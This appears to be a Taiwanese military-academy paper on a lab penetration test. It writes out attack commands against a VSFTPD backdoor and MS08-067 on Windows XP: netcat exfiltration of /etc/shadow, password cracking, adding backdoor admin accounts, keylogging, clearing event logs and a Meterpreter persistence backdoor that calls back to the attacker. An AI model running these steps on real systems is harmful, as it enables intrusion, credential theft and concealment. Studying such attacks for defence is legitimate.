滲透攻擊流程研究

高慧勛[1] 黃柏儒[1] 程凱[1]

[1]陸軍軍官學校資訊系

摘要

在網路發達的時代，人人都方便上網，但隨之而來的是惡意攻擊也逐漸增多，每個人都有可能成為被攻擊的目標，滲透攻擊便是其中之一的攻擊手段，有些公司所使用的作業系統是較為老舊的版本，未時常做更新，就容易受到滲透攻擊，造成電腦使用者權限被盜用、資料刪除或外洩、或作為其他犯罪工具的資安危害，本研究目的是實際操作滲透攻擊，從中了解滲透攻擊，學習如何加以防範，研究方法是藉由資訊安全攻防平台實施滲透攻擊實驗，以避免影響外部環境，造成網路環境危害，最終達到了解滲透攻擊的流程，並提出良好的改善建議。

關鍵詞：滲透攻擊、漏洞檢測、數位鑑識

一、前言

現今網路上，潛伏著各種攻擊，無論是勒索攻擊、社交工程，經常使人們陷入重要資料被加密鎖住和個資外流的風險，滲透攻擊也是網路上容易受到的攻擊之一，是可以長期潛伏在受駭電腦中，而不被發現，當一個有目的的駭客在進行一項攻擊前，會對目標做資料的蒐集，探查其可用的漏洞及弱點，並於攻擊時對這些探查出來的漏洞及弱點利用，試圖入侵並取得權限；清除進出痕跡或植入木馬、後門程式[3,4] ，因此本研究對滲透攻擊逕行了解分析。使用資訊安全攻防平台進行研究，環境設置:Kali 滲透電腦、Windows xp 受駭電腦、FTP 受駭伺服器、switch，在這個環境進行完整的滲透攻擊過程，是本研究的重點，如圖 1.所示，所採用的作業系統皆具有漏洞，以利本研究進行[2,7]。



圖 1.環境設置

二、相關工作

利用商業或免費的漏洞掃描軟體，來針對系統主機本身進行基本的弱點探測、掃描，例如:密碼強度不足、使用預設號密碼、或有開啟會造成系統危害的連接埠[1] ，Nmap，全名為 Network Mapper，為一款在 unix/windows 上的 port scanner 軟體，針對 TCP/IP 的 TCP 端口進行掃描[8] ，可以檢測本機或網路遠端主機提供的服務與作業系統及是否設有封包過濾器及防火牆設備等資訊，對 FTP 受駭伺服器使用 Nmap 進行資訊蒐集，確認目標的 TCP port、作業系統，可以看到 TCP port:21、22 的狀態是開啟，作業系統是 Linux 3.2-4.4，如圖 2.所示[9]。

Metasploit 是一款漏洞檢測及有攻擊模組的工具，此外，還可進行模組擴充，可作為滲透攻擊目標主機的資訊蒐集工具[1]，對 Windows xp 受害電腦使用 Metasploit 的 Auxiliary 模組進行資訊蒐集，可得知 Windows xp 受駭電腦的 TCP port:135、139、445、3389 的狀態是開啟，作業系統是 Windows xp sp3，如圖 3.所示[1]



圖 2.Nmap 操作



圖 3. Metasploit 操作

確認完受駭電腦的 TCP port 狀態及作業系統，便可進行作業系統弱點查詢，可到 exploit-db 或 CVE 進行查詢，經過查詢發現 FTP 受駭伺服器有遠端後門控制漏洞，可進行遠端登入，如圖 4.所示。另外，Windows xp 受駭電腦的漏洞經由 Metasploit 的攻擊模組 exploit 的 ms08_067_netapi 模組塊發現可對 Windows xp 受駭電腦進行遠端登入[1]，如圖 5.所示，之後的滲透攻擊將分成兩個部分進行。[9]



圖 4.弱點查詢



圖 5.遠端登入

三、實作

1.對 FTP 受駭伺服器滲透攻擊實作

確認 FTP 受駭伺服器的作業系統弱點，便進行後門登入，連結至 VSFTPD 服務，如圖 6.所示

指令：telnet 192.168.5.105 21

指令(帳號)：user user:)

指令(密碼)：pass pass

執行成功後進行確認，確認登入伺服器開後門，如圖 7.所示

指令:telnet 192.168.5.105 6200

指令:ifconfig

圖 6.連結至 VSFTPD



圖 7.登入伺服器

能從後門登入伺服器後,便對伺服器增加使用者，並且給予新使用者 attacker sudo 權限以利之後密碼破解工作，另外再使用 grep 指令確認新使用者是否建立，如圖 8.所示。

指令: useradd attacker
指令: echo “attacker:attacker”| chpasswd
指令: usermod -aG sudo attacker
指令:grep “attacker” /etc/passwd;

圖 8.確認使用者是否建立

駭客為保有系統的控制權,以方便再一次回到受害主機上,通常會使用後門程式，如開啟一個具有 Root 權限的 Shell 使用特定程式等待連線，如 NetCatt，[5]又稱 nc，具備多功能網路連線能力，可做為 Server 也能做為 Client 的工具,若能讓受害主機執行 nc 指令,駭客就可以從遠端遙控受害主機，讀取與下載機密資料。

取得伺服器的 telnet 後門連接後，並在該連接上分別執行以下兩筆 nc 接聽模式指令（傳輸端），如圖 9.所示

指令:nc –l –p 8080 < /etc/passwd
指令:nc –l –p 8080 < /etc/shadow

圖 9 操作 nc(一)

利用主控模式指令(接收端)，接收 passwd 與 shadow 檔內容的傳輸，並分別存為 passwd.lst 與 shadow.lst，依據下列指令執行以上動作，本測試的 nc 指令是以一接聽指令搭配一主控指令的方式執行,因此請先輸入一筆接聽指令,再輸入一筆主控指令，接收完畢後結束該筆傳輸後再執行下一筆傳輸，如圖 10.所示

指令:nc –q2 192.168.5.105 8080 > passwd.lst;
指令:nc –q2 192.168.5.105 8080 > shadow.lst;

分別會取得目標主機（192.168.5.105）上的 passwd 與 shadow 檔,接下來要做的是,透過 unshadow 指令把兩筆檔案合為一筆，並把該筆檔案命名為 password，由於 linux 密碼與帳號儲存是分開儲存的，passwd 檔只記錄系統中存在的賬號資訊、家目錄等資訊,而 shadow 檔儲存的是經過加密的密碼,如圖 10.所示

指令:unshadow passwd.lst shadow.lst > password
指令:cat passwd



圖 10. 操作 nc(二)

John the Ripper 是利用字典檔逐一計算雜湊值，然後進行比對的密碼破解工具，除了簡單模式外，也可事先預備可用的密碼字典檔，並透過利用預備的密碼檔做破解。字典檔是以一行一組密碼原始字串組成的純文字檔，John the Ripper 也自帶一組約 3000 筆密碼的 password.lst 檔，也可直接編修此檔案，繼續加入其它新的密碼，Johnny 為 John 的 GUI 圖形版本，使用 John 的核心，將 password 檔案輸入，再執行破解，可以看到三組帳號及密碼，如圖 11.所示:
stu:1234;
attacker:attacker;
student: student



圖 11. John the Ripper 操作

以上就是第一部分對 FTP 受駭伺服器滲透攻擊實作，接下來是第二部分對 Windows xp 受害電腦滲透攻擊的實作。

2.對 Winsows xp 受駭電腦滲透攻擊

確認 Windows xp 受駭電腦的作業系統用 Metasploit 中 exploit 模組的 ms08_067_netapi 進行滲透攻擊，如圖 12.所示



圖 12.xp 中的滲透攻擊

取得 meterprete 查看目前具有的權限、目前依附的處理程序、目前依附的處理程序，及主機上執行中的處理程序，並適時切換依附的執行序，如圖 13.所示
指令:getuid 查看權限
指令:getpid 查看依附的處理程序
指令:ps 列出主機上執行中的處理程序
指令:migrate 切換依附的執行緒



圖 13.處理程序

和對 FTP 受駭伺服器一樣要在電腦裡新增使用者，利用 meterpreter 新增一組帳號與密碼都為 test 的一組新使用者帳號，

指令:run getgui －u test －p test

接著將 test 加入遠端連線群組(Remote Desktop Users)和管理者群組(Administrators)中，如圖 14.所示

指令:shell

指令:net localgroup “Remote Desktop Users” test /add

指令:net localgroup “Administrators” test /add

圖 14.測試使用者帳號

為確認 test 是否加入遠端連線群組(Remote Desktop Users)和管理者群組(Administrators)中，進入到 Windows xp 受害電腦裡確認，確認已增加 test 帳號，如圖 15.所示



圖 15.確認帳號

接下來進行遠端連接嘗試連接該帳號，測試是否能成功登入該賬號，出現是否要進行連線畫面，便是成功連線至 Windows xp 受駭電腦，如圖 16.所示

指令:rdesktop –u test –p test 192.168.5.104



圖 16.連線測試

遠端連線成功後對 Windows xp 受駭電腦進行鍵盤側錄，開啟 wordpad 應用程式，並抓取 wordpad 的 pid，切換依附到具有 test 權限 PID 碼為 208 的 wordpad 處理程序上，測試是否能成功執行，如圖 17.所示

指令:ps | grep “wordpad”

指令:migrate 208

成功執行後進行側錄，確認可進行側錄，側錄文字為 halliow I am test bye，如圖 18.所示

指令:keyscan_start 開啟鍵盤測錄

指令:keyscan_dump 列出側錄文字

指令:keyscan_stop 停止側錄

圖 17. 執行側錄(一)



圖 18.執行側錄(二)

VNC 連接為另一種遠端連線工具，使用 RFB 協定的螢幕畫面分享，藉由網路，可傳送鍵盤與滑鼠的動作及即時的螢幕畫面，利用 meterpreter 執行 VNC 連接，依據以下指令執行，如圖 19.、20.所示

指令:run vnc



圖 19.執行 VNC(一)

圖 20. 執行 VNC(二)

完成鍵盤側錄及 VNC 連線後清除受駭電腦上的事件日記，避免日後被追查，圖 21.所示受駭電腦裡未清除事件日記，圖 22.所示在滲透電腦執行清除受駭電腦，圖 23.所示完成清除



圖 21.未清除事件日誌



圖 22.清除受駭電腦

圖 23.完成清除

為了避免日後因漏洞修復造成無法遠端連接，為對受駭電腦載入後門程式，meterpreter 中的 persistence 為後門程式載入的腳本程式，如圖 24.所示

指令:run persistence －X －i 10 －p 8888 －r 192.168.5.106 輸入後門反彈資訊

-X：當開機時自動執行

-i：每幾秒進行連接

-p：要連接 port 端口

-r：要連接的 IP

設定好後門反彈連接資訊後，依據以下指令

在滲透電腦上,設置監聽等待後門程式的反彈連接，如圖 24.所示

指令:use exploit/multi/handler 載入監聽模組

指令:show options 查詢設定的參數值

指令:set LHOST 192.168.5.106 監聽連接 ip

指令:set LPORT 8888 監聽連接的 port 端口

指令:exploit 執行模組



圖 24.載入腳本程式

以上就是對 Windows xp 受駭電腦的滲透攻擊。

四、結論與討論

經過完整的滲透攻擊實作後,可以了解電腦作業系統資訊非常重要,駭客通常對作業系統的漏洞實施攻擊,而這些漏洞是可以經過系統更新來避免,另外也要注意電腦是否有奇怪的使用者,可能就是駭客做滲透攻擊用的帳號,另外有為數不少的網路攻擊所利用的漏洞,可能是在更久之前就已經公布的系統漏洞與弱點，例如:Microssoft 早在 2001 年 6 月就已經公布關於 ISAPI extensions(MS01-033) 的系統漏洞，是由 CodeRed worn 攻擊,雖然相關攻擊已減少，依然有未裝修正程式的電腦遭到攻擊,另外事件日記的資訊容易成為駭客首要清除的目標,事件日誌可做每日備份,將備份存至其他應用程式,用來確認攻擊時間和攻擊方式。

誌謝

本論文感謝科技部計畫 (MOST 106-2221-E-145-002-)提供經費支持本研究的進行。

參考文獻:

[1]陳明照，Kali Linux 滲透測試工具(2016) ISBN:978986347839

[2]陳柏安，滲透測試執行方法論的研究 (2013) http://hdl.handle.net/11296/5977ea

[3]林錦俊，滲透測試於委外資訊系統安全性驗證之研究(2007) http://hdl.handle.net/11296/kp2xkv

[4]李為漢，網際網路惡意程式之活動調查－以某企業對外網路連線為例 (2005) http://hdl.handle.net/11296/vq64ju

[5]林敬皇，基植 Linux 系統的數位鑑識工具之研究(2004) http://hdl.handle.net/11296/6ghmek

[6]吳豐乾，基植於 Windows 系統的電腦鑑識工具之研究 (2004) http://hdl.handle.net/11296/988swj

[7]嚴珮華，電腦鑑識系統之設計與實現 (2010) http://hdl.handle.net/11296/kcyc2x

[8]Nmap 官網 https://nmap.org/

[9]VSFTPD 2.3.4 backdoor 利用 https://www.exploit-db.com/exploits/1749

Research on the Penetration Attacks Process

Huei Syun.Gao[1], Bo Ru.Huang[1], Kai Chain[1]

[1]Department of Computer Sciences, Chinese Military Academy, Taiwan

Abstract

In the era of advanced networks, it is very convenient for everyone to access the Internet. However, malicious attacks are also gradually increasing. Everyone may become the target of attack. Penetration attacks are one the means of attack.

Some companies are using older versions of operating systerms and are not updated frequently and are vulnerable to attacks. Therefore, the security of the computer user's authority is misappropriated, the data is deleted or leaked, it is used as a tool for other crimes. The purpose of research is to understand how it is worked by preventing it. The method of research operating penetration attacks in the cyber security testbed. Finally, we will understand the penetration attacks by the research, also, we will get some suggestions from it.

Key words: Penetration attacks, vulnerability detection,digital forensics